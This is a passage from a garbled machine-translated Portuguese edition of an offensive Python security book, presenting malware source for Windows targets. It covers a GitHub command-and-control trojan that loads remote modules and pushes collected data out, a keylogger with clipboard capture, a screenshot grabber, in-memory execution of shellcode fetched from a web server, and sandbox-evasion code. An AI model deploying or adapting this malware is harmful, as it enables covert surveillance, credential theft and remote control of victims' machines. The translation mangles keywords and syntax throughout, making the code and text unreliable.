arquivo chamado *abc.json* com o seguinte conteúdo:

```

[
  {
    "Módulo": "dirlister"
  },
  {
    "Módulo": "meio ambiente"
  }
]

```

Esta é apenas uma simples lista de módulos que queremos que o trojan remoto para executar. Mais tarde você vai ver como nós leia neste documento JSON e, em seguida, iterar sobre cada opção para obter os módulos carregados. Como você Brainstorm módulo de ideias, você pode achar que é útil para incluir opções de configuração adicionais tais como duração da execução, número de vezes para executar o módulo escolhido, ou argumentos a serem passados para o módulo. Cair em uma linha de comando e execute o seguinte comando a partir de seu diretório repo principal.

```

$ Git add .
$ Git commit -m "Adicionando simples de configuração."
$ Git empurrar origem mestre
Nome de usuário: *****
Senha: *****

```

Este documento de configuração é bastante simples. Você fornece uma lista de dicionários que contam a trojan que módulos de importação e de execução. Como você construir a sua estrutura, você pode adicionar funcionalidade adicional essas opções de configuração, incluindo os métodos de exfiltração, como eu mostrar-lhe no Capítulo 9. Agora que você tem seus arquivos de configuração e alguns módulos simples de executar, você vai começar a construir a página peça trojan.

Construindo um Github-Aware Trojan

Agora vamos criar o principal trojan que vai sugar para baixo opções de configuração e a execução de código do GitHub. O primeiro passo é o de construir o código necessário para lidar com ligando, autenticação, e

17/02/2016 C:\Users\Johan\Desktop\Johan\Hacker\Minha pasta\BlackHat.Python_Programming.for.Hackers.and.Pentesters_[www.graymin...
comunicar a API GitHub. Vamos começar por abrir um novo arquivo chamado *gui_trojan.py* e inserir o seguinte código:

```
json importação
base64 importação
sys importação
tempo de importação
imp importação
importação aleatória
rosqueamento de importação
Fila de importação
import os

desde o login importação github3

❶ trojan_id = "abc"

trojan_config = "% s.json"% trojan_id
data_path     = "Dados /% s /% trojan_id"
trojan_modules = []
configurado   = False
task_queue    = Queue.Queue()
```

Este é apenas um código de configuração simples com as importações necessárias, o que deve manter a nossa trojan geral tamanha relativamente pequeno quando compilado. Eu digo relativamente porque binários Python mais compiladas usando py2exe [15] estão em torno de 7MB. A única coisa a notar é o `trojan_id` variável ❶ que exclusivamente identifica este trojan. Se você fosse para explodir esta técnica para um botnet completo, você iria querer a capacidade de gerar trojans, definiu seu ID, criar automaticamente um arquivo de configuração que é empurrado para GitHub, e depois compilar o trojan em um arquivo executável. Não vamos construir uma botnet hoje, embora; Eu vou permitir sua imaginação fazer o trabalho.

Agora vamos colocar o código GitHub relevante em vigor.

```
connect_to_github def () :
    gh = login (username = "yourusername", password = "yourpassword")
    repo = gh.repository ("yourusername", "chapter7")
    branch = repo.branch ("master")

    retorno gh, repo, ramo

get_file_contents def (FilePath):
    gh, repo, ramo = connect_to_github ()
    tree = branch.commit.commit.tree.recurse ()

    para filename em tree.tree:
        se filepath em filename.path:
            print "[*] arquivo encontrado% s"% filepath
            blob = repo.blob (filename._json_data [ 'sha'])
            blob.content retorno

    Nenhum voltar

get_trojan_config def () :
    configurado mundial
    config_json = get_file_contents (trojan_config)
    configuração = Json.loads (base64.b64decode (config_json))
    configurado = True

    para a tarefa de configuração:
        se a tarefa [ 'module'] não em sys.modules:
            exec ( "importação% s"% tarefa [ 'module'])

    configuração de retorno

store_module_result def (de dados):
    gh, repo, ramo = connect_to_github ()
    remote_path = "dados /% S /% d.data"% (trojan_id, random.randint (1000,100000))
    repo.create_file (remote_path, "Entrega de mensagem", base64.b64encode (data))

    Retorna
```

Essas quatro funções representam a interação fundamental entre o trojan e GitHub. O `connect_to_github` função simplesmente autentica o usuário para o repositório, e recupera o atual compromissadas e filial objetos para uso por outras funções. Mantenha em mente que em um mundo real cenário, você quer ofuscar esse procedimento de autenticação da melhor forma que puder. Você também pode querer pensar sobre o que cada um trojan pode acessar em seu repositório com base em controles de acesso de modo que, se o trojan é capturados, alguém não pode vir e excluir todos os dados recuperados. Os `get_file_contents` função é responsável por pegar os arquivos do repo remoto e, em seguida, ler o conteúdo em localmente. Esta é usada tanto para a leitura de opções de configuração, bem como leitura de código fonte do módulo. O `get_trojan_config` função é responsável por recuperar o documento de configuração remota a partir do repo para que o trojan saiba quais módulos para ser executado. E a função final `store_module_result` é usado para empurrar qualquer dados que você já recolhidos sobre o destino máquina. Agora vamos criar um corte de importação para importar arquivos remotos do nosso repo GitHub.

Hacking funcionalidade de importação do Python

Se você chegou até aqui no livro, você sabe que nós usamos de Python importação funcionalidade para puxar bibliotecas externas para que possamos usar o código contido dentro. Queremos ser capazes de fazer o mesmo coisa para o nosso trojan, mas, além disso, também queremos ter certeza de que, se puxar uma dependência (tal como scapy ou netaddr), o nosso trojan faz esse módulo disponível para todos os módulos subsequentes que puxam no. Python nos permite inserir nossa própria funcionalidade em como ele importa módulos, de modo que se um módulo não pode ser encontrada localmente, a nossa classe de importação será chamado, o que nos permitirá recuperar remotamente o biblioteca do nosso repo. Isto é conseguido através da adição de uma classe personalizada para o `sys.meta_path` lista.^[16] Vamos criar uma classe de carga personalizado agora, adicionando o seguinte código:

```
classe GitImporter (objeto):
    def __init__ (self):
        self.current_module_code = ""

    find_module def (self, nome completo, o caminho = None):
        se configurado:
            print "[*] A tentativa de recuperar% s"% fullname
            new_library = get_file_contents ( "módulos /% s"% fullname)

        se new_library não é None:
            self.current_module_code = base64.b64decode (new_library)
            retornar auto
        ②
        Nenhum voltar

    load_module def (self, nome):
        ①
        module = imp.new_module (nome)
        self.current_module_code exec no módulo .__ dict__
        sys.modules [nome] = módulo

        módulo de retorno
```

Cada vez que o intérprete tenta carregar um módulo que não está disponível, a `GitImporter` classe é usava. O `find_module` função é chamada em primeiro lugar, numa tentativa de localizar o módulo. Nós passar esta chamada para nosso carregador de arquivo remoto ① e se conseguirmos localizar o arquivo em nosso repo, nós Base64 decodificar o código e armazená-lo em nossa classe ②. Ao retornar `auto`, indicamos para o interpretador Python que encontramos o módulo e que pode, em seguida, ligue para o nosso `load_module` função para realmente carregá-lo. Nós usamos o nativo `imp` módulo para criar primeiro um novo objeto módulo em branco ③ e, em seguida, nós trabalha com pá o código que recuperado de GitHub para ele ④. O último passo é inserir nosso módulo recém-criado para o `sys.modules` lista ⑤ assim que ele é pego por qualquer futura importação chamadas. Agora vamos dar os últimos retoques na trojan e Leve-o para dar uma volta.

```
module_runner def (módulo):
    task_queue.put (1)
    ① Resultado = sys.modules [módulo] .run ()
    task_queue.get ()

    # Armazenar o resultado no nosso repo
    store_module_result (resultado)
    ②
    Retorna

    # Loop principal trojan
    ③ sys.meta_path = [GitImporter ()]

    while True:

        Se task_queue.empty ():

            ④ configuração = Get_trojan_config ()

            ⑤ para a tarefa da configuração:
                t = threading.Thread (target = module_runner, args = (tarefa [ 'module'],))
                t.start ()
                time.sleep (random.randint (1,10))

            time.sleep (random.randint (1000,10000))
```

Em primeiro lugar, certifique-se de adicionar o nosso módulo personalizado importador ③ antes de começar o loop principal da nossa aplicação. O primeiro passo é pegar o arquivo de configuração do repo ④ e depois lançar o módulo em seu próprio segmento ⑤. Enquanto estamos no `module_runner` função, basta ligar para o `run` função ⑥ para lançar seu código. Quando ele é feito em execução, devemos ter o resultado em um string que nós então empurrar para o nosso repo ⑦. O fim da nossa trojan, então, dormir por um período aleatório de vez em uma tentativa de despistar qualquer análise do padrão de rede. Você poderia, claro, criar um monte de tráfego para Google.com ou qualquer número de outras coisas, na tentativa de disfarçar o seu trojan é até. Agora vamos levá-lo para uma rotação!

Chutar os pneus

Tudo certo! Vamos dar essa coisa para dar uma volta, executando-o a partir da linha de comando.

AVISO

Se você tiver informações confidenciais em arquivos ou variáveis de ambiente, lembre-se que, sem um repositório privado, que informação está indo para ir até GitHub para o mundo inteiro ver. Não diga que eu não avisei - e, claro, você pode usar algumas técnicas de criptografia de Capítulo 9.

```
$ Python git_trojan.py
[*] Abc.json arquivo encontrado
[*] A tentativa de recuperar dirlister
[*] Módulos de arquivo encontrado / dirlister
[*] A tentativa de recuperar ambiente
[*] Módulos de arquivo encontrado / ambiente
[*] No módulo dirlister
[*] No módulo ambiente.
```

Perfeito. É ligado ao meu repositório, recuperadas do arquivo de configuração, puxou os dois módulos que definido no arquivo de configuração, e correu-los.

Agora, se você cair de volta na sua linha de comando do seu diretório trojan, digite:

```
$ Git puxar origem mestre
De https://github.com/blackhatpythonbook/chapter7
 * ramo dominar      -> FETCH_HEAD
atualização f4d9c1d..5225fdf
Avanço rápido
dados / abc / 29008.data | 1 +
dados / abc / 44763.data | 1 +
2 ficheiros alterados, 2 inserções (+), 0 deleções (-)
modo de criar 100641 dados / abc / 29008.data
modo de criar 100644 dados / abc / 44763.data
```

Impressionante! Nossa trojan verificada nos resultados dos nossos dois módulos em execução.

Há uma série de melhorias e aperfeiçoamentos que você pode fazer a este núcleo de comando-e-técnica de controle. Criptografia de todos os seus módulos, configuração e exfiltrated de dados seria uma boa começar. Automatizar o gerenciamento de back-end dos dados suspensos, atualizando arquivos de configuração, e rolando Novos trojans também seria necessária se você estava indo para infectar em uma escala maciça. À medida que adiciona mais e mais funcionalidades, você também precisa estender como cargas Python dinâmico e compilado bibliotecas. Por agora, vamos trabalhar na criação de algumas tarefas de tróia independentes, e eu vou deixar para você integrá-los em seu novo trojan GitHub.

[14] O repo, onde esta biblioteca está hospedado está aqui: <https://github.com/copitux/python-github3/>.

[15] Você pode conferir py2exe aqui: <http://www.py2exe.org/>.

[16] Uma explicação incrível deste processo escrito por Karol KuczmarSKI pode ser encontrada aqui: <http://xion.org.pl/2012/05/06/hacking-python-Importação/>.

Capítulo 8. Tarefas Trojaning Comum para janelas

Quando você implanta um trojan, que deseja executar algumas tarefas comuns: as teclas digitadas agarrar, tomar screenshots, e executar shellcode para fornecer uma sessão interativa para ferramentas como CANVAS ou Metasploit. Este capítulo se concentra sobre estas tarefas. Nós vamos embrulhar as coisas com um pouco de detecção sandbox técnicas para determinar se estamos executando dentro de um antivírus ou forense sandbox. estes módulos

vai ser tarefas de modificar e irá trabalhar dentro do nosso quarto trojan. Nos próximos capítulos, vamos explorar man-in-the-browser-style ataques e técnicas de elevação de privilégios que você pode implantar com o seu trojan. Cada técnica vem com seus próprios desafios e probabilidade de ser apanhado pelo usuário final ou uma solução antivírus. Eu recomendo que você modelar cuidadosamente o seu destino depois de ter implantado o seu trojan de modo que você pode testar os módulos em seu laboratório antes de tentar-los em um alvo vivo. Vamos começar criando um keylogger simples.

Keylogging para diversão e Teclas

Keylogging é um dos mais antigos truques no livro e ainda é empregado com vários níveis de discrição hoje. Os atacantes ainda usá-lo porque é extremamente eficaz em capturar informações confidenciais, como credenciais ou conversas.

Uma biblioteca Python excelente chamado PyHook^[17] nos permite interceptar facilmente todos os eventos de teclado. Leva vantagem da função Windows nativo SetWindowsHookEx , que permite que você instale um user-função definida para ser chamado para determinados eventos do Windows. Ao registrar um gancho para eventos de teclado, somos capazes de interceptar todas as teclas pressionadas que um questões alvo. Além de tudo isso, queremos saber exatamente o processo que eles estão executando estas teclas contra, para que possamos determinar quando nomes de usuário, senhas ou outros petiscos de informações úteis são inseridos. PyHook cuida de toda a baixa programação de nível para nós, o que deixa a lógica do núcleo do keystroke logger até nós. Vamos rachadura abrir *keylogger.py* e soltar em algumas das canalizações:

```
de ctypes importação *
pythoncom importação
importação pyHook
win32clipboard importação

user32 = windll.user32
kernel32 = windll.kernel32
PSAPI = windll.psapi
current_window = None

get_current_process def ():

    # Obter um identificador para a janela em primeiro plano
    hwnd = user32.GetForegroundWindow ()

    # Encontrar o ID do processo
    pid = c_ulong (0)
    user32.GetWindowThreadProcessId (hwnd, byref (PID))
    ②

    # Armazenar o ID do processo atual
    process_id = "% d"% pid.value

    # Pegar o executável
    executável = create_string_buffer ( "\x00" * 512)
    ①
    h_process = kernel32.OpenProcess (0x400 | 0x10, False, pid)

    # Psapi.GetModuleBaseNameA (h_process, None, byref (executável), 512)

    # Agora ler o seu título
    WINDOW_TITLE = create_string_buffer ( "\x00" * 512)
    ③
    length = user32.GetWindowTextA (hwnd, byref (WINDOW_TITLE), 512)

    # Imprimir o cabeçalho se estamos no processo certo
    impressão
    ④
    print "[PID: % s -% s -% s]"% (process_id, executável.value, JANELA.
        title.value)
    impressão

    # alças estreitas
    kernel32.CloseHandle (hwnd)
    kernel32.CloseHandle (h_process)
```

Tudo certo! Então, nos apenas colocar em algumas variáveis auxiliares e uma função que irá capturar a janela ativa e sua associada ID processo. Nós primeiro chamar `GetForegroundWindow` ❶, que retorna um identificador para o janela ativa na área de trabalho do alvo. Em seguida passamos esse identificador para a `GetWindowThreadProcessId`

❷ função para recuperar a janela processo ID. Nós, em seguida, abrir o processo de ❸ e, usando o que resulta identificador de processo, encontramos o nome executável real ❹ do processo. O passo final é para agarrar a plena texto da barra de título da janela usando a `GetWindowTextA` ❺ função. No final do nosso helper função que a saída de todas as informações ❻ em um bom cabeceamento de modo que você pode ver claramente que teclas digitadas entrou com o qual processo e janela. Agora vamos colocar a carne da nossa keystroke logger em lugar para terminá-lo fora.

```
def KeyStroke (evento):
    current_window mundial

    # Verificar para ver se o alvo mudou janelas
    ❶ se event.WindowName = current_window!
        current_window = event.WindowName
        get_current_process ()

    # Se pressionado uma chave padrão
    ❷ Se event.Ascii > 32 e event.Ascii < 127:
        chr impressão (event.Ascii),
        outro:
            # Se [Ctrl-V], obter o valor na área de transferência
            ❸ se event.Key == "V":
                win32clipboard.OpenClipboard ()
                pasted_value win32clipboard.GetClipboardData =
                win32clipboard.CloseClipboard ()

                print "[PASTE] -% s%" (pasted_value),

            outro:
                print "[% s]"% event.Key,

    execução # passe para a próxima gancho registrado
    retornar True
    # Criar e registrar um gerenciador de gancho
    ❹ k1 = PyHook.HookManager ()
    ❺ k1.KeyDown = KeyStroke

    # Registrar o gancho e executar para sempre
    ❻ k1.HookKeyboard ()
    pythoncom.PumpMessages ()
```

Isso é tudo que você precisa! Nós definimos a nossa PyHook `HookManager` ❹ e, em seguida, vincular o `KeyDown` evento ao nosso definida pelo usuário chamada de função `KeyStroke` ❺. Em seguida, instruir PyHook para ligar todas as teclas pressionadas ❻ e continuar a execução. Sempre que o alvo pressiona uma chave no teclado, o nosso `KeyStroke` função é chamado com um objeto de evento como seu único parâmetro. A primeira coisa que fazemos é verificar se o usuário tem janelas alterados ❻ e se assim for, podemos adquirir nome e processo de informação da nova janela. Nós então olhar para a combinação de teclas que foi emitido ❻ e se ele cai dentro do intervalo ASCII imprimível, simplesmente Imprima isso. Se é um modificador (como a tecla SHIFT, CTRL ou ALT chaves) ou qualquer outra tecla que não seja padrão, nós agarrar o nome da chave do objeto de evento. Nós também verificar se o usuário está executando uma operação de colar ❻, e se assim que despejar o conteúdo da área de transferência. A função de retorno termina retornando `verdadeiro` para permitir que o gancho seguinte na cadeia - se há uma - para processar o evento. Vamos levá-lo para uma rotação!

Chutar os pneus

É fácil de testar o nosso keylogger. Basta executá-lo e, em seguida, começar a usar o Windows normalmente. Tente usar o seu navegador web, calculadora, ou qualquer outra aplicação, e ver os resultados no seu terminal. A saída abaixo está indo olhar um pouco fora, que é apenas devido à formatação no livro.

```
C: \> python keylogger-hook.py

[PID: 3836 - cmd.exe - C: \WINDOWS \ system32 \ cmd.exe -
c: \ python27 \ python.exe logger-hook.py key]

teste

[PID: 120 - IEXPLORE.EXE - Bing - Microsoft Internet Explorer]

www. nastarch. com [Return]

[PID: 3836 - cmd.exe - C: \WINDOWS \ system32 \ cmd.exe -
c: \ python27 \ python.exe keylogger-hook.py]

[Lwin] r

[PID: 1944 - Explorer.EXE - Run]
calc [Return]

[PID: 2848 - calc.exe - Calculator]

❻ [lshift] + 1 =
```

Você pode ver que eu digitei a palavra `teste` na janela principal, onde o script keylogger correu. Eu então despediu-se Internet Explorer, navegou para `www.nastarch.com`, e correu algumas outras aplicações. Nós podemos agora dizer com segurança que o nosso keylogger pode ser adicionado em nosso saco de trojaning truques! Vamos passar a tomar screenshots.

tomando Screenshots

A maioria das peças de estruturas de malware e testes de penetração incluem a capacidade de tirar screenshots contra o alvo remoto. Isso pode ajudar a capturar imagens, quadros de vídeo ou outros dados sensíveis que você não pode ver com uma captura ou keylogger pacote. Felizmente, podemos usar o pacote PyWin32 (veja Instalando os Pré-requisitos) para fazer nativas chamadas para o do Windows API para agarrar -los.

Um grabber imagem usará o dispositivo de interface gráfica do Windows (GDI) para determinar necessário propriedades, tais como o tamanho total da tela, e para agarrar a imagem. Alguns softwares de captura de tela será apenas agarrar uma imagem da janela ativa no momento ou aplicação, mas no nosso caso, queremos que toda a tela. Vamos começar. Crack abrir *screenshoter.py* e soltar no código a seguir:

```
win32gui importação
win32ui importação
win32con importação
win32api importação

# Pegar um identificador para a janela principal do desktop
❶ hdesktop = win32gui.GetDesktopWindow()

# Determinar o tamanho de todos os pixels em monitores
❷ largura = win32api.GetSystemMetrics (win32con.SM_CXVIRTUALSCREEN)
height = win32api.GetSystemMetrics (win32con.SM_CYVIRTUALSCREEN)
esquerda = win32api.GetSystemMetrics (win32con.SM_XVIRTUALSCREEN)
top = win32api.GetSystemMetrics (win32con.SM_YVIRTUALSCREEN)

# Criar um contexto de dispositivo
❸ desktop_dc = win32gui.GetWindowDC (hdesktop)
img_dc = win32ui.CreateDCFromHandle (desktop_dc)

# Criar um contexto de dispositivo de memória com base
❹ mem_dc = img_dc.CreateCompatibleDC ()

# Criar um objeto de bitmap
❺ imagem = win32ui.CreateBitmap ()
screenshot.CreateCompatibleBitmap (img_dc, largura, altura)
mem_dc.SelectObject (imagem)

# Copiar a tela em nosso contexto dispositivo de memória
❻ mem_dc.BitBlt ((0, 0), (largura, altura), img_dc, (à esquerda, em cima), win32con.SRCCOPY)

❾ # salvar o bitmap para um arquivo
screenshot.SaveBitmapFile (mem_dc, 'c: \\ windows \\ Temp \\ screenshot.bmp')

# Libertar nossos objetos
mem_dc.DeleteDC ()
win32gui.DeleteObject (screenshot.GetHandle ())
```

Vamos rever o que este pequeno script faz. Em primeiro lugar, adquirir um identificador para o desktop inteiro ❶, que inclui toda a área visível em vários monitores. Em seguida, determinar o tamanho do tela (s) ❷ para que possamos saber as dimensões necessárias para a captura de tela. Nós criamos um dispositivo contexto^[18] usando o *GetWindowDC* ❸ chamada de função e passar um identificador para o nosso ambiente de trabalho. Em seguida, precisamos para criar um contexto de dispositivo baseado em memória ❹ onde vamos guardar a nossa captura de imagem até que armazenar o bitmap bytes em um arquivo. Em seguida, criamos um objeto de bitmap ❺ que está definido para o contexto de dispositivo de nosso Área de Trabalho. O *SeleccionarObjecto* chamada em seguida, define o contexto de dispositivo baseado em memória para apontar para o bitmap objeto que estamos a captura. Usamos o *BitBlt* ❻ função para tirar uma cópia bit-por-bit da área de trabalho imagem e armazená-lo no contexto baseado em memória. Pense nisso como um *memcpy* chamada para objetos GDI. o passo final é para despejar esta imagem para o disco ❼. Este script é fácil de testar: basta executá-lo a partir do comando line e verificar o *C: \ WINDOWS \ Temp* diretório para o seu *screenshot.bmp* arquivo. Vamos passar para execução shellcode.

Execução Pythonic Shellcode

Pode chegar um momento em que você quer ser capaz de interagir com uma das suas máquinas de destino, ou o uso um novo suculento explorar módulo de seu teste de penetração favorito ou explorar quadro. Este normalmente - embora nem sempre - requer alguma forma de execução shellcode. Para executar crua shellcode, nós simplesmente precisamos criar um buffer na memória, e usando a `ctypes` módulo, criar um funcionar ponteiro para a memória e chamar a função. No nosso caso, vamos usar `urllib2` para agarrar o shellcode de um servidor web em formato base64 e, em seguida, executá-lo. Vamos começar! Abrir `shell_exec.py` e digite o seguinte código:

```
urllib2 de importação
ctypes importação
base64 importação
# Recuperar o shellcode do nosso servidor web
url = "http://localhost: 8000 / shellcode.bin"
❶ resposta = urllib2.urlopen (url)

# Decodificar o shellcode de base64
shellcode = base64.b64decode (response.read ())

# Criar um buffer na memória
❷ shellcode_buffer = ctypes.create_string_buffer (shellcode, len (shellcode))

# Criar um ponteiro de função para o nosso shellcode
❸ shellcode_func = ctypes.cast (shellcode_buffer, ctypes.CFUNCTYPE
(Ctypes.c_void_p))

# Chamar o nosso shellcode
❹ shellcode_func ()
```

Como impressionante é isso? Nós chutá-la fora, recuperando o nosso shellcode codificado em base64 do nosso web servidor ❶. Em seguida, alocar um buffer ❷ para segurar o shellcode depois que nós descodificado-lo. Os `ctypes` elenco função permite-nos para lançar o buffer de agir como um ponteiro de função ❸ para que possamos chamar o nosso shell-code como poderíamos chamar qualquer função normal do Python. Nós terminá-lo chamando o nosso ponteiro de função, que em seguida, faz com que o shellcode para executar ❹.

Chutar os pneus

Você pode handcode alguns shellcode ou usar o seu quadro pentesting favorito como CANVAS ou Metasploit [19] para gerá-la para você. Eu escolhi alguns callback shellcode Windows x86 para CANVAS em o meu caso. Armazenar o shellcode cru (não a memória intermédia de cadeia!) Em `/tmp/shellcode.raw` em sua máquina Linux e execute o seguinte:

```
justin $ base64 -i shellcode.raw > shellcode.bin
justin $ python -m SimpleHTTPServer
Servindo HTTP no 0.0.0.0 porta 8000 ...
```

Nós simplesmente codificado em Base64 o shellcode usando a linha de comando padrão do Linux. O próximo truque pouco usa o `SimpleHTTPServer` módulo para tratar o seu diretório de trabalho atual (no nosso caso, `/tmp/`) como seu raiz da web. Quaisquer pedidos de arquivos será servido automaticamente para você. Agora soltar o seu `shell_exec.py` script em sua máquina virtual do Windows e executá-lo. Você deve ver o seguinte no seu terminal Linux:

```
192.168.112.130 - - [12 / Jan / 2014 21:36:30] "GET /shellcode.bin HTTP / 1.1" 200 -
```

Isso indica que o script tiver recuperado o shellcode do servidor web simples que você configure usando o `SimpleHTTPServer` módulo. Se tudo correr bem, você receberá um shell de volta para o seu quadro, e surgiram `calc.exe`, ou exibida uma caixa de mensagem ou o que seu shellcode foi compilado.

Detecção Sandbox

Cada vez mais, soluções antivírus utilizam alguma forma de sandboxing para determinar o comportamento de amostras suspeitas. Se esta caixa de areia é executado no perímetro da rede, que está se tornando mais popular, ou na máquina de destino em si, temos de fazer o nosso melhor para evitar tombamento nossa mão a qualquer defesa no lugar na rede do alvo. Podemos usar alguns indicadores para tentar determinar se o nosso trojan é executado dentro de uma caixa de areia. Vamos acompanhar a nossa máquina de destino para entrada do usuário recente, incluindo teclas e cliques do mouse.

Então, vamos adicionar um pouco de inteligência básica para procurar teclas, cliques do mouse e clica duas vezes. Nosso script também irá tentar determinar se o operador sandbox é o envio de entrada repetidamente (ou seja, uma suspeita rápida sucessão de cliques do mouse contínuas), a fim de tentar responder a sandbox rudimentar métodos de detecção. Vamos comparar a última vez que um usuário interage com a máquina contra o tempo a máquina está em funcionamento, o que deve dar-nos uma boa ideia se estamos dentro de uma caixa de areia ou não. Uma máquina típica tem muitas interações em algum momento durante um dia, uma vez que tenha sido iniciado, Considerando que um ambiente sandbox geralmente tem nenhuma interação do usuário porque caixas de areia são normalmente utilizados como uma técnica de análise de malware automatizado.

Podemos, então, fazer uma determinação sobre se nós gostaríamos de continuar a execução ou não. Vamos começar a trabalhar em algum código de detecção de caixa de areia. Abrir `sandbox_detect.py` e lance da seguinte código:

```
ctypes importação
importação aleatória
tempo de importação
sys importação

user32 = ctypes.windll.user32
kernel32 = ctypes.windll.kernel32

keystrokes = 0
mouse_clicks = 0
double_clicks = 0
```

Estas são as principais variáveis para onde estamos indo para rastrear o número total de cliques do mouse, dê um duplo cliques e teclas. Mais tarde, vamos olhar para o calendário dos eventos do rato também. Agora vamos criar e testar algum código para detectar quanto tempo o sistema foi executado e quanto tempo desde a última entrada do usuário. Adicione a seguinte função ao seu `sandbox_detect.py` script:

```
classe LASTINPUTINFO (ctypes.Structure):
```

```

-----` \ ` dwTime', ctypes.c_ulong)
]

get_last_input def():

    struct_lastinputinfo LASTINPUTINFO = (
❶    struct_lastinputinfo.cbSize = ctypes.sizeof(LASTINPUTINFO)

    # Obter última entrada registrada
    user32.GetLastInputInfo(ctypes.byref(struct_lastinputinfo))

❷    # Agora determinar quanto tempo a máquina está em funcionamento
❸    RUN_TIME kernel32.GetTickCount = ()

    decorrido = RUN_TIME - struct_lastinputinfo.dwTime

    print "[*] Tem sido % milissegundos d desde o último evento de entrada." %
decorrido

    regresso decorrido

    # Testar o código retirar após ESTE NÚMERO!
❹    enquanto True:
        get_last_input()
        time.sleep(1)

```

Nós definimos um `LASTINPUTINFO` estrutura que irá realizar o carimbo do tempo (em milissegundos) de quando o último evento de entrada foi detectada no sistema. Note que você tem que inicializar o `cbSize` ❶ variável para o tamanho da estrutura antes de fazer a chamada. Em seguida, chamar o `GetLastInputInfo` ❷ função, que preenche o nosso `struct_lastinputinfo.dwTime` campo com o timestamp. O próximo passo é determinar quanto tempo o sistema foi executado usando a `GetTickCount` ❸ chamada de função. O último pequeno trecho de código ❹ é o código de teste simples, onde você pode executar o script e, em seguida, mova o mouse ou pressionar uma tecla no teclado e ver este novo pedaço de código em ação.

Vamos definir limites para estes valores de entrada do usuário próximos. Mas, primeiro, é importante notar que o total tempo de funcionamento do sistema e a última detectada evento de entrada do usuário também pode ser relevante para o seu especial método de implantação. Por exemplo, se você sabe que você só está implantando usando uma tática de phishing, então é provável que um usuário tinha de clicar ou realizar alguma operação de se infectar. Isso significa que no último minuto ou dois, você veria a entrada do usuário. Se por algum motivo você ver que a máquina foi executado por 10 minutos e a última entrada detectada foi de 10 minutos atrás, então é provável dentro de uma sandbox que não processou qualquer entrada do usuário. Estes julgamentos são todos parte de ter um bom trojan que funciona de forma consistente.

Esta mesma técnica pode ser útil para interrogar o sistema para ver se um usuário estiver ocioso ou não, como você pode só querer começar a tirar screenshots quando eles estão ativamente usando a máquina, e da mesma forma, você pode só querer transmitir dados ou executar outras tarefas quando o usuário parece estar offline. Você poderia também, por exemplo, modelar um usuário ao longo do tempo para determinar o que dias e horas que eles são tipicamente online.

Vamos apagar os últimos três linhas de código de teste, e adicionar algum código adicional para olhar para as teclas digitadas e cliques do mouse. Vamos usar um puro `ctypes` solução desta vez como oposição ao método PyHook. Você pode facilmente usar PyHook para este fim, bem como, mas ter um par de truques diferentes em sua caixa de ferramentas sempre ajuda como cada um antivírus e sandboxing tecnologia tem suas próprias maneiras de detectar esses truques. Vamos começar a codificação:

```

get_key_press def():

    mouse_clicks globais
    combinações de teclas globais

❶    for i in range(0,0xff):
        Se user32.GetAsyncKeyState(i) == -32767:

❷        # 0x1 é o código para um clique do mouse esquerdo
❸        se eu == 0x1:
            mouse_clicks + 1 =
            regresso time.time()
        elif i > 32 e i < 127:
            combinações de teclas += 1
    Nenhum voltar

```

Esta função simples nos diz que o número de cliques do mouse, o tempo dos cliques do mouse, bem como a forma muitas combinações de teclas o alvo tiver emitido. Isso funciona por iteração sobre a gama de chaves de entrada válidos ❶ ; para cada chave, que verificar se a tecla foi pressionada usando o `GetAsyncKeyState` ❷ função ligar. Se a chave é detectado como sendo pressionado, vamos verificar se é `0x1` ❸ , que é o código de tecla virtual para

à esquerda clique com o botão do mouse. Nós incrementar o número total de cliques do mouse e voltar a corrente timestamp para que possamos executar cálculos de tempo mais tarde. Também verifique se há ASCII keypresses no teclado ❹ e se sim, nós simplesmente incrementar o número total de combinações de teclas detectou. Agora vamos combinar os resultados destas funções em nosso laço de detecção sandbox primário. Adicione o seguinte código para `sandbox_detect.py` :

```

detect_sandbox def():

    mouse_clicks globais
    combinações de teclas globais

❶    max_keystrokes = Random.randint(10,25)
    max_mouse_clicks = random.randint(5,25)

    double_clicks      = 0
    max_double_clicks = 10
    double_click_threshold = 0,250 # em segundo
    first_double_click = None

    average_mousetime = 0
    max_input_threshold = 30000 # em milissegundos

    previous_timestamp = None
    detection_complete = False

❷    last_input get_last_input = ()

```

```

Se last_input_time não é None e max_input_threshold:
    sys.exit (0)

enquanto não detection_complete:

    keypress_time get_key_press = ()

    se keypress_time não é nenhum e previous_timestamp não é None:
        # Calcular o tempo entre os cliques duplos
        decorrido = keypress_time - previous_timestamp

        # O usuário dupla clicado
        Se decorrido <= double_click_threshold:
            double_clicks + 1 =

        se first_double_click é None:
            # Pegar o carimbo de hora do primeiro clique duplo
            first_double_click time.time = ()

        outro:
            se double_clicks == max_double_clicks:
                se keypress_time - first_double_click <=.
                (max_double_clicks *): double_click_threshold
                sys.exit (0)

        # Estamos felizes há a entrada do usuário o suficiente
        Se as teclas digitadas> = max_keystrokes e double_clicks> = MAX_.
        double_clicks e mouse_clicks> = max_mouse_clicks:

    8
        Retorna

        previous_timestamp = keypress_time

    elif keypress_time não é None:
        previous_timestamp = keypress_time

detect_sandbox ()
imprimir "Estamos ok!"

```

Tudo certo. Esteja consciente do recuo nos blocos de código acima! Começamos por definir algumas variáveis

❶ para controlar o tempo de cliques do mouse, e alguns limites com relação à forma como muitas combinações de teclas ou cliques do mouse estamos felizes com antes de considerar-nos correndo fora de uma caixa de areia. Nós embaralhar esses limites com cada corrida, mas você pode, naturalmente, definir limites de sua própria base em seus próprios testes.

Em seguida, recuperar o tempo decorrido ❷ desde alguma forma de entrada do usuário foi registrado no sistema, e se nós sentimos que ele passou muito tempo desde que nós vimos de entrada (com base em como a infecção ocorreu como mencionado anteriormente), que socorrer e o trojan morre. Em vez de morrer aqui, você também pode escolher para fazer alguma atividade inócuca como a leitura de chaves de registro aleatórias ou verificar arquivos. Depois passamos esta verificação inicial, vamos passar para o nosso uso do teclado e do mouse clique com o laço de detecção primária.

